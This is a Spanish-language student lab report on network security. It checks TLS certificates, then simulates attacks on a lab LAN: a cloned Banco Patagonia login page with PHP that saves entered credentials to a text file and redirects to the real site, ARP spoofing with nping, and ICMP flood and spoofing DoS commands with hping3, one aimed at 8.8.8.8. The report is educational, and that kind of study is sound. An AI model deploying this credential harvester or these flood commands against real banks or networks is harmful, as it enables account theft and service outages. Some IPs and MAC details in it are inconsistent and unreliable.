

Trabajo Practico N7

Giovanni Azurduy y Lautaro Larosa

Actividad 1)

Sitio web: <https://mail.ingenieria.uncuyo.edu.ar/mail/>

a. Algoritmo de firma del certificado:

ECDSA with SHA-384

b. Autoridad de certificación:

Let's Encrypt – Emisor: E5 (intermedio), raíz: ISRG Root X1

c. Algoritmo de clave simétrica:

Elliptic Curve de 256 bits (clave pública).

d. Protocolo de encriptación:

TLS 1.3

e. ¿Podrá un impostor robar sus datos?:

No. Este sitio utiliza el protocolo TLS 1.3, un certificado emitido por Let's Encrypt y un algoritmo de firma fuerte (ECDSA con SHA-384), lo cual garantiza confidencialidad e integridad. Es poco probable que un atacante intercepte la comunicación si el cliente confía en el certificado.

Sitio web: <https://hb.redlink.com.ar/bna/login.htm>

a. Algoritmo de firma del certificado:

SHA-256 with RSA Encryption

b. Autoridad de certificación:

DigiCert Inc – Emisor: DigiCert EV RSA CA G2, raíz: DigiCert Global Root G2

c. Algoritmo de clave simétrica:

RSA de 2048 bits (clave pública).

Nota: Como antes, el algoritmo de clave simétrica (por ejemplo AES) se negocia en la conexión TLS activa y no figura directamente en el certificado.

d. Protocolo de encriptación:

TLS 1.3.

e. ¿Podrá un impostor robar sus datos?:

No. Este sitio posee un certificado con validación extendida (EV), emitido por DigiCert, una de las autoridades de certificación más confiables. Utiliza un algoritmo de firma robusto y clave RSA de 2048 bits, con cifrado mediante TLS 1.3. Es altamente improbable que

un atacante pueda interceptar los datos sin explotar vulnerabilidades externas.

Sitio web: <http://isep.edu.ar>

a. Algoritmo de firma del certificado:

No aplica. El sitio no utiliza un certificado digital.

b. Autoridad de certificación:

No aplica. El sitio no implementa HTTPS, por lo tanto no tiene certificado.

c. Algoritmo de clave simétrica:


No aplica. Las conexiones no están cifradas.

d. Protocolo de encriptación:

Ninguno. El sitio opera sobre HTTP, lo que implica tráfico en texto plano.

e. ¿Podrá un impostor robar sus datos?:

Sí. Dado que el sitio no emplea cifrado HTTPS, los datos que el usuario ingrese (formularios, contraseñas, etc.) viajan sin protección por la red. Esto los hace vulnerables a interceptación por parte de atacantes en la misma red.




Actividad 2)

En esta actividad se simuló un ataque de tipo **phishing**, cuyo objetivo es engañar al usuario para que introduzca sus credenciales en un sitio falso, idéntico al original, con el fin de capturar esa información de forma fraudulenta. Esta práctica se realizó con fines exclusivamente **educativos** para comprender cómo se lleva a cabo un ataque de este tipo y cómo protegerse de él.

Para ello, se utilizó la herramienta **WebHTTrack**, que permite clonar sitios web completos y navegar sus contenidos de forma local. El sitio web elegido para la simulación fue la página principal del

Banco Patagonia:

 <https://www.bancopatagonia.com.ar/personas/index.php>

Pasos realizados

1. Instalación de WebHTTrack:

Creación de un nuevo proyecto en WebHTTrack, indicando como URL de destino la del Banco Patagonia.

En la configuración del proyecto se establecieron **límites de profundidad y tamaño** para evitar clonar demasiados archivos:

- Profundidad máxima: 2
- Profundidad externa: 1
- Solo archivos HTML
- Tamaño máximo otros archivos: 10 MB

Se completó la clonación del sitio web, y el proyecto fue copiado a la carpeta del servidor Apache:

Se **modificó el archivo de login HTML** (dentro del subdirectorio [ebankpersonas](#)) para agregar código PHP que realiza las siguientes acciones:

- Almacena el usuario y la contraseña ingresados en un archivo [.txt](#).
- Redirige automáticamente al usuario a la página oficial del Banco Patagonia como si hubiera habido un error de conexión.

Se accedió a la página clonada desde otro dispositivo dentro de la misma red LAN, accediendo a la URL local

http://<IpServidor>/banco_patagonia_clon.

Código PHP agregado

```
<?php
$usuario = $_POST['username'] ?? ($_POST['usernameDocumento'] ?? 'sin
usuario');
$clave = $_POST['password'] ?? 'sin clave';

$archivo = fopen("credenciales.txt", "a");
fwrite($archivo, "Usuario: $usuario - Clave: $clave\n");
fclose($archivo);

header("Location:
https://www.bancopatagonia.com.ar/personas/index.php");
```

```
exit();  
?>
```

Página clonada:

PATAGONIAeBank

BANCOPATAGONIA

Sucursales y Cajeros | Ayuda y canales de atención

Bienvenido a Patagonia e-bank, su banco en internet.

Seleccione Documento o Usuario para ingresar.

☒ Usuario ☐ Documento

Usuario

Clave

[Teclado Virtual](#)

No tengo Usuario/Clave o no lo recuerdo.

Evitemos las estafas

- Nunca te pediremos que valides el **Token** para ingresar a **Patagonia eBank**.
- No realizamos procesos de validación o actualizaciones de seguridad donde tengas que ingresar tus credenciales de acceso.

El Token deberás ingresarlo sólo para validar operaciones que hayas realizado.

DESCARGÁ LA APP PATAGONIA Y TENÉ EL BANCO EN TU MANO.



¿Todavía no tenés Token?
Generalo ahora y validá tus operaciones!

MÁS INFO

CONOCÉ TODOS LOS BENEFICIOS QUE TENEMOS PARA VOS.

MÁS INFO

captura de contraseña y guardada en un txt

```
credenciales.txt x test.php  
credenciales.txt  
1 Usuario: lautí - Clave: 1234  
2 Usuario: gio - Clave: azurduy  
3
```

Actividad 3)



Advertencia: riesgo potencial de seguridad a continuación

Firefox ha detectado una posible amenaza de seguridad y no ha cargado **10.65.3.126**. Si visita este sitio, los atacantes podrían intentar robar información como sus contraseñas, correos electrónicos o detalles de su tarjeta de crédito.

[Más información...](#)

Retroceder (recomendado)

Avanzado...

10.65.3.126:8000 usa un certificado de seguridad no válido.

No se confía en el certificado porque está autofirmado.

Código de error: [MOZILLA_PKIX_ERROR_SELF_SIGNED_CERT](#)

[Ver certificado](#)

Retroceder (recomendado)

Aceptar el riesgo y continuar

A la hora de ver los paquetes , se ve que estan encriptados
La captura muestra tráfico en ese puerto, y el protocolo aparece como:

TLSv1.3

TCP

No hay HTTP visible

Protocol: TLSv1.3

Info: Application Data

896	173.144757099	10.65.3.126	10.65.4.120	TCP	74	8900 → 46688 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1605922084 TSecr=639797032 WS=128
897	173.146446300	10.65.4.120	10.65.3.126	TCP	66	46688 → 8900 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=639797055 TSecr=1605922084
898	173.153243527	10.65.4.120	10.65.3.126	TLSv1.3	2465	Client Hello [ACK] Seq=1 Ack=2400 Win=70616 Len=0 TSval=1605922092 TSecr=639797061
899	173.153338447	10.65.3.126	10.65.4.120	TCP	66	8900 → 46688 [ACK] Seq=2400 Ack=242 Win=64128 Len=0 TSval=639797065 TSecr=1605922093
900	173.154141400	10.65.3.126	10.65.4.120	TLSv1.3	3078	Server Hello, Change Cipher Spec, Application Data, Application Data
901	173.156799914	10.65.4.120	10.65.3.126	TCP	66	46688 → 8900 [ACK] Seq=2400 Ack=242 Win=64128 Len=0 TSval=639797065 TSecr=1605922093
902	173.247369358	10.65.4.120	10.65.3.126	TLSv1.3	146	Change Cipher Spec, Application Data
903	173.247690905	10.65.4.120	10.65.3.126	TLSv1.3	775	Application Data
904	173.247905504	10.65.4.120	10.65.3.126	TCP	775	TCP Retransmission) 46688 → 8900 [PSH, ACK] Seq=2400 Ack=242 Win=64128 Len=709 TSval=639797124 TSecr=1605922093
905	173.247992515	10.65.3.126	10.65.4.120	TCP	78	8900 → 46688 [ACK] Seq=242 Ack=3189 Win=72960 Len=0 TSval=1605922187 TSecr=639797076 SLE=2400 SRE=3189
906	173.248208172	10.65.3.126	10.65.4.120	TLSv1.3	321	Application Data
907	173.253194620	10.65.3.126	10.65.4.120	TLSv1.3	1514	Application Data
908	173.253211562	10.65.3.126	10.65.4.120	TLSv1.3	468	Application Data
909	173.257756686	10.65.4.120	10.65.3.126	TCP	66	46688 → 8900 [ACK] Seq=3189 Ack=1945 Win=67072 Len=0 TSval=639797166 TSecr=1605922187
911	173.350877191	10.65.4.120	10.65.3.126	TCP	66	46688 → 8900 [ACK] Seq=3189 Ack=2347 Win=69888 Len=0 TSval=639797207 TSecr=1605922192
962	178.253569508	10.65.3.126	10.65.4.120	TLSv1.3	90	Application Data
963	178.259014101	10.65.4.120	10.65.3.126	TCP	66	46688 → 8900 [ACK] Seq=3189 Ack=2371 Win=69888 Len=0 TSval=639802168 TSecr=1605927192
964	178.259568258	10.65.4.120	10.65.3.126	TLSv1.3	90	Application Data
965	178.259858216	10.65.3.126	10.65.4.120	TCP	66	8900 → 46688 [FIN, ACK] Seq=2371 Ack=3213 Win=72960 Len=0 TSval=1605927199 TSecr=639802168
966	178.260323665	10.65.4.120	10.65.3.126	TCP	66	46688 → 8900 [FIN, ACK] Seq=3213 Ack=2371 Win=69888 Len=0 TSval=639802168 TSecr=1605927192
967	178.260344284	10.65.3.126	10.65.4.120	TCP	66	8900 → 46688 [ACK] Seq=2372 Ack=3214 Win=72960 Len=0 TSval=1605927199 TSecr=639802168
968	178.261768038	10.65.4.120	10.65.3.126	TCP	66	46688 → 8900 [ACK] Seq=3214 Ack=2372 Win=69888 Len=0 TSval=639802170 TSecr=1605927199

Certificado



Default Company Ltd	
Nombre del asunto	
País	GG
Estado/Provincia	Gama
Localidad	gamacity
Organización	Default Company Ltd
Nombre del emisor	
País	GG
Estado/Provincia	Gama
Localidad	gamacity
Organización	Default Company Ltd
Validez	
No antes	Wed, 28 May 2025 19:28:22 GMT
No después	Thu, 28 May 2026 19:28:22 GMT
Información de clave pública	
Algoritmo	RSA
Tamaño de la clave	4096
Exponente	65537
Módulo	DD:77:92:E3:69:65:90:91:12:8C:06:C2:76:6D:0E:DE:F0:57:1D:7A:2D:B6:92:71...
Misceláneo	
Número de serie	2F:5B:A9:F5:3B:E0:A7:41:0F:AC:72:5C:D8:93:F0:40:E9:4F:8F:4D
Algoritmo de firmas	SHA-256 with RSA Encryption
Versión	3
Descargar	
Huellas digitales	
SHA-256	68:1E:76:96:59:B3:42:DB:60:90:4B:FB:7E:01:E5:95:0E:31:4E:B5:6F:1F:B2:F7:...
SHA-1	D3:BC:00:B8:22:33:2F:D8:92:59:F2:AE:6E:EF:3C:41:4B:25:9D:73
<div>Restricciones básicas</div>	
Autoridad de certificación	Sí
ID de clave de asunto	
ID de clave	DE:67:38:8A:08:C5:D1:41:4C:8F:ED:6A:C4:19:19:57:49:1E:2A:E1
ID de clave de la autoridad	
ID de clave	DE:67:38:8A:08:C5:D1:41:4C:8F:ED:6A:C4:19:19:57:49:1E:2A:E1

Actividad 4)

Actividad 4.1 - ARP Spoofing con Nping

Explicación de la actividad

En esta actividad se simuló un ataque de tipo ARP spoofing con la herramienta nping, disponible en Linux Kali. El objetivo fue engañar la tabla ARP de una máquina víctima dentro de una red local para que asocie la IP del gateway (router) con una dirección MAC falsa, haciendo que el tráfico destinado al router sea redirigido a otro dispositivo (potencialmente el atacante).

Para llevar a cabo el ataque, se identificaron los siguientes datos en la red:

- IP del gateway real: 10.65.4.254
- MAC del gateway real: Allenar
- IP de la víctima: 10.65.4.119.254
- MAC falsa utilizada: aa:bb:cc:dd:ee:ff (diferente de la del gateway)

Se utilizó el siguiente comando en la máquina atacante (Linux Kali):

```
sudo nping --arp --count 100000 --rate 1000 --arp-type ARP-reply \  
--arp-sender-mac aa:bb:cc:dd:ee:ff \  
--arp-sender-ip 10.65.4.254 \  
10.65.4.119
```

Este comando envió 100.000 respuestas ARP falsas afirmando que la IP del router (10.65.4.254) pertenece a la MAC 11:22:33:44:55:66. Como consecuencia, la tabla ARP de la víctima fue alterada, redirigiendo su tráfico al atacante o a una dirección inexistente, interrumpiendo la conectividad con el router.

Resultado

Se logró modificar la tabla ARP de la máquina víctima exitosamente, comprobándose la vulnerabilidad de este protocolo cuando no se aplican medidas de seguridad como ARP estático, DHCP snooping o detección de ARP poisoning. Este tipo de ataque es una base técnica para llevar a cabo ataques más complejos como MITM (Man In The Middle).

```
kali@kali:~$ ip route
Command 'iproute' not found, did you mean:
command 'iproute' from deb infiniband-diags
Try: sudo apt install 'deb names'

(kali@kali)~$ ip route
default via 10.65.4.254 dev eth0 proto dhcp src 10.65.4.119 metric 100
10.65.4.0/24 dev eth0 proto kernel scope link src 10.65.4.119 metric 100

(kali@kali)~$ ip neigh
10.65.4.3 dev eth0 lladdr 38:9c:23:0d:a1:f2 STALE
10.65.4.119 dev eth0 lladdr 08:50:56:00:04:04 STALE
10.65.4.23 dev eth0 lladdr 00:40:8c:00:de:e4 STALE
10.65.4.254 dev eth0 lladdr 74:4d:28:c1:57:79 REACHABLE
10.65.4.13 dev eth0 lladdr 38:9c:23:0d:52:97 STALE
10.65.4.118 dev eth0 lladdr 08:50:56:00:04:0a STALE
10.65.4.17 dev eth0 lladdr 38:9c:23:0d:52:40 STALE
10.65.4.4 dev eth0 lladdr 38:9c:23:0d:52:1a STALE
10.65.4.103 dev eth0 lladdr 08:50:56:00:04:01 STALE
10.65.4.104 dev eth0 lladdr 08:50:56:00:04:04 STALE
10.65.4.45 dev eth0 lladdr f8:0d:ac:65:08:75 REACHABLE
10.65.4.16 dev eth0 lladdr 38:9c:23:0d:52:54 STALE
10.65.4.111 dev eth0 lladdr 08:50:56:00:04:0b STALE
10.65.4.18 dev eth0 lladdr 38:9c:23:0d:52:8a STALE
10.65.4.240 dev eth0 FAILED
10.65.4.5 dev eth0 lladdr 38:9c:23:0d:52:77 STALE
10.65.4.8 dev eth0 lladdr 38:9c:23:0d:52:32 STALE
10.65.4.105 dev eth0 lladdr 08:50:56:00:04:05 STALE
10.65.4.15 dev eth0 lladdr 38:9c:23:0d:52:2c STALE
10.65.4.19 dev eth0 lladdr 38:9c:23:0d:52:1a STALE
10.65.4.6 dev eth0 lladdr 38:9c:23:0d:52:29 STALE
10.65.4.116 dev eth0 lladdr 08:50:56:00:04:10 STALE
10.65.4.9 dev eth0 lladdr 38:9c:23:0d:41:ee STALE
10.65.4.131 dev eth0 lladdr c8:a9:99:a5:08:15 STALE
10.65.4.20 dev eth0 lladdr 38:9c:23:0d:52:15 STALE
10.65.4.43 dev eth0 lladdr 34:29:b7:09:3a:8b STALE
10.65.4.7 dev eth0 lladdr 38:9c:23:0d:52:34 STALE
10.65.4.137 dev eth0 lladdr 08:50:56:00:04:11 STALE
10.65.4.10 dev eth0 lladdr 38:9c:23:0d:40:70 STALE
10.65.4.120 dev eth0 lladdr 08:50:56:00:04:14 STALE
10.65.4.1 dev eth0 lladdr 38:9c:23:0d:52:1a STALE
10.65.4.21 dev eth0 lladdr e4:8d:8c:72:be:f0 STALE
10.65.4.22 dev eth0 lladdr 28:99:72:ce:0f:54 STALE
10.65.4.112 dev eth0 lladdr 08:50:56:00:04:12 STALE
10.65.4.11 dev eth0 lladdr 38:9c:23:0d:52:38 STALE
10.65.4.2 dev eth0 lladdr 38:9c:23:0d:52:c9 STALE
10.65.4.253 dev eth0 lladdr 74:4d:28:ff:9c:09 STALE
10.65.4.12 dev eth0 lladdr 38:9c:23:0d:52:3b STALE
10.65.4.104 dev eth0 lladdr 08:50:56:00:04:09 STALE
10.65.4.16 dev eth0 lladdr 38:9c:23:0d:52:bb STALE

(kali@kali)~$
```

```
(kali@kali)~$ ip route
default via 10.65.4.254 dev eth0 proto dhcp src 10.65.4.119 metric 100
10.65.4.0/24 dev eth0 proto kernel scope link src 10.65.4.119 metric 100

(kali@kali)~$ ip route
default via 10.65.4.254 dev eth0 proto dhcp src 10.65.4.119 metric 100
10.65.4.0/24 dev eth0 proto kernel scope link src 10.65.4.119 metric 100

(kali@kali)~$ arp -n | grep 10.65.4.254
10.65.4.254 ether aa:bb:cc:dd:ee:ff C eth0

(kali@kali)~$
```

Como podemos notar, se ve la dirección MAC falsa.

Actividad 4.2)

En esta actividad se realizaron dos simulaciones de ataque de Denegación de Servicio (DoS) utilizando la herramienta hping3 en el sistema operativo Linux Kali. El objetivo fue comprender cómo una sobrecarga de paquetes puede afectar la disponibilidad de una

máquina o servicio, generando retrasos o pérdida total de conectividad.

Primera parte: Suplantación de IP (IP Spoofing)


Se ejecutó un ataque enviando paquetes ICMP con una IP de origen falsificada, simulando ser otra máquina de la red. El comando utilizado fue:

```
hping3 --spoof 10.65.4.171 10.65.4.119 --icmp --interval u100000
```

Explicación del comando:


- `--spoof 10.65.4.171`: falsifica el campo de IP origen, haciéndolo parecer que los paquetes vienen de esa dirección.
- `10.65.4.119`: es la IP de destino, es decir, la máquina víctima.
- `--icmp`: indica que se están enviando paquetes ICMP (como los usados por `ping`).
- `--interval u100000`: los paquetes se envían cada 0.1 segundos (100.000 microsegundos).

Resultado: en la máquina víctima se observan múltiples paquetes ICMP con IP de origen falsa. Esto puede ser usado para confundir sistemas de monitoreo, manipular registros o saturar la tabla de conexiones.



```
(kali@kali)-[~]  
$ sudo hping3 --spoof 10.65.4.171 10.65.4.119 --icmp --interval u100000  
HPING 10.65.4.119 (eth0 10.65.4.119): icmp mode set, 28 headers + 0 data bytes  
█
```

Comando en la computadora atacante



Se puede ver el envío de varios paquetes por el ip Falso.

Segunda parte: Ataque DoS por inundación con IPs aleatorias

Se ejecutó un ataque de DoS más agresivo, enviando una inundación de paquetes ICMP desde fuentes aleatorias, con el comando:

```
sudo hping3 --icmp --flood --rand-source 192.168.0.105
```


Explicación del comando:

- **--icmp**: los paquetes enviados son del tipo ICMP.
- **--flood**: indica que se envían la máxima cantidad de paquetes posible, lo más rápido que permite el hardware.
- **--rand-source**: cada paquete tiene una IP de origen distinta, aleatoria.
- **192.168.0.105**: es la IP víctima.

Resultado: la víctima recibe una gran cantidad de paquetes ICMP con origen aleatorio. Esto puede saturar su red, CPU o tabla de conexiones, causando ralentización o pérdida de conectividad total.

```
(kali@kali)-[~]
$ sudo hping3 --icmp --flood --rand-source 10.65.4.119
HPING 10.65.4.119 (eth0 10.65.4.119): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

Comando ejecutado en la computadora atacante



The image shows a Wireshark packet capture of an ICMP flood attack. The filter is 'icmp && ip.dst == 10.65.4.119'. The packet list shows numerous ICMP Echo (ping) requests from various source IP addresses to the destination 10.65.4.119. The packet details pane shows the structure of an ICMP Echo request, including the type, code, identifier, and sequence number. The packet bytes pane shows the raw data of the ICMP request.

No.	Time	Source	Destination	Protocol	Length	Info
7125	34.857070757	21.253.176.292	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=12795/64305, ttl=64 (reply in 712548)
7125	34.857070826	204.56.217.11	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=138051/64306, ttl=64 (no response found!)
7125	34.857070863	48.222.121.255	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=13307/64307, ttl=64 (reply in 712549)
7125	34.857070901	251.93.6.251	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=13563/64308, ttl=64 (reply in 712550)
7125	34.857070938	58.139.245.84	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=13815/64309, ttl=64 (reply in 712551)
7125	34.857070975	234.137.235.200	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=14075/64310, ttl=64 (no response found!)
7125	34.857071012	139.17.99.96	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=14331/64311, ttl=64 (reply in 712552)
7125	34.857071050	163.14.190.98	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=14587/64312, ttl=64 (reply in 712553)
7125	34.857181717	77.76.126.138	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=14843/64313, ttl=64 (reply in 712562)
7125	34.857181786	186.207.181.93	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=15099/64314, ttl=64 (reply in 712563)
7125	34.857181824	54.237.48.84	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=15355/64315, ttl=64 (reply in 712564)
7125	34.857181861	96.189.18.248	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=15611/64316, ttl=64 (reply in 712565)
7125	34.857181898	9.241.155.71	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=15867/64317, ttl=64 (reply in 712566)
7125	34.857181935	121.132.222.6	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=16123/64318, ttl=64 (reply in 712567)
7125	34.857181972	189.132.6.152	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=16379/64319, ttl=64 (reply in 712568)
7125	34.857182015	132.148.181.86	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=16635/64320, ttl=64 (reply in 712569)
7125	34.857386777	65.232.241.251	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=16891/64321, ttl=64 (reply in 712578)
7125	34.857386844	217.95.119.52	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=17147/64322, ttl=64 (reply in 712579)
7125	34.857386881	197.173.93.121	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=17403/64323, ttl=64 (reply in 712580)
7125	34.857386919	140.48.76.95	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=17659/64324, ttl=64 (reply in 712581)
7125	34.857386955	54.222.197.209	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=17915/64325, ttl=64 (no response found!)
7125	34.857386992	170.206.49.6	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=18171/64326, ttl=64 (no response found!)
7125	34.857387030	71.238.52.207	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=18427/64327, ttl=64 (no response found!)
7125	34.857387072	222.102.61.76	10.65.4.119	ICMP	60	Echo (ping) request id=0xe14d, seq=18683/64328, ttl=64 (no response found!)

Se puede visualizar el envío de paquetes a nuestra ip por varias ips falsas de origen aleatorio.

Conclusión

Ambos experimentos demostraron cómo **hping3** puede ser utilizado para ejecutar ataques de denegación de servicio, ya sea mediante suplantación de identidad o mediante saturación de recursos. Estos ataques no requieren autenticación ni contacto legítimo con el sistema víctima, lo que los hace especialmente peligrosos si no se implementan firewalls, detección de tráfico anómalo o limitación de tasas de paquetes.

Actividad 4.3 - Ataque DoS a un servidor NAT con hping3

Explicación de la actividad

En esta actividad se simuló un ataque de Denegación de Servicio (DoS) dirigido al servidor NAT de la red, utilizando la herramienta `hping3`. El objetivo fue demostrar cómo un atacante puede afectar el funcionamiento de toda una red local enviando tráfico malicioso no directamente a las máquinas internas, sino hacia una IP pública, en este caso la del servidor DNS de Google (8.8.8.8).


Se utilizó el siguiente comando en una máquina atacante con Linux Kali:

```
sudo hping3 --icmp --flood --rand-source 8.8.8.8
```

¿Qué hace este comando?

- `--icmp`: genera paquetes tipo ICMP (como un ping).
- `--flood`: indica que se envíen los paquetes lo más rápido posible.
- `--rand-source`: cada paquete tiene una IP de origen aleatoria.
- `8.8.8.8`: es la IP de destino, en este caso el DNS de Google.

Lo importante no es el destino (Google), sino lo que sucede en el camino.

 ¿Por qué afecta al servidor NAT?

El servidor NAT (típicamente el router) tiene la responsabilidad de:

1. Reescribir direcciones IP y puertos para permitir la comunicación entre dispositivos internos y el exterior.
2. Llevar una tabla de traducción (conexiones activas).

Durante este ataque:

- El atacante envía miles de paquetes desde IPs aleatorias hacia 8.8.8.8.
- Como esas IPs no tienen una entrada en la tabla NAT, el servidor intenta gestionar todas esas nuevas conexiones falsas.

- El servidor NAT se sobrecarga, ya que debe asignar recursos a cada conexión (memoria, procesamiento).

Esto puede provocar:

- Saturación de la tabla NAT.
 - Lentitud o desconexión total del acceso a Internet para todos los equipos de la red.
-

Resultado

Se logró simular un ataque que afecta a todo el tráfico de salida de una red local, sin necesidad de atacar directamente a cada equipo individual. Este tipo de ataque demuestra una vulnerabilidad en los routers domésticos o empresariales si no se implementan mecanismos de control como:

- Limitación de velocidad por IP origen.
 - Detección de tráfico anómalo.
 - Protección contra "SYN floods" y otras variantes en firewalls.
-

captura :

```
(kali@kali)-[~]
$ sudo hping3 --icmp --flood --rand-source 8.8.8.8
HPING 8.8.8.8 (eth0 8.8.8.8): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

No.	Time	Source	Destination	Protocol	Length	Info
1902.	34.501980500	73.127.88.149	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=7766/22046, ttl=64 (no response found)
1902.	34.501987057	293.290.37.118	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=8022/22047, ttl=64 (no response found)
1902.	34.501987599	56.44.119.152	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=8278/22048, ttl=64 (no response found)
1902.	34.501988148	149.225.53.22	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=8534/22049, ttl=64 (no response found)
1902.	34.501988693	48.243.227.86	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=8814/22054, ttl=64 (no response found)
1902.	34.501989236	62.151.159.185	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=9196/22056, ttl=64 (no response found)
1902.	34.501989787	170.181.1.191	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=9846/22051, ttl=64 (no response found)
1902.	34.501990450	44.94.101.73	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=9302/22052, ttl=64 (no response found)
1902.	34.501991080	137.5.164.211	8.8.8.8	ICMP	42	Echo (ping) request id=0x47f1, seq=9558/22053, ttl=64 (no response found)
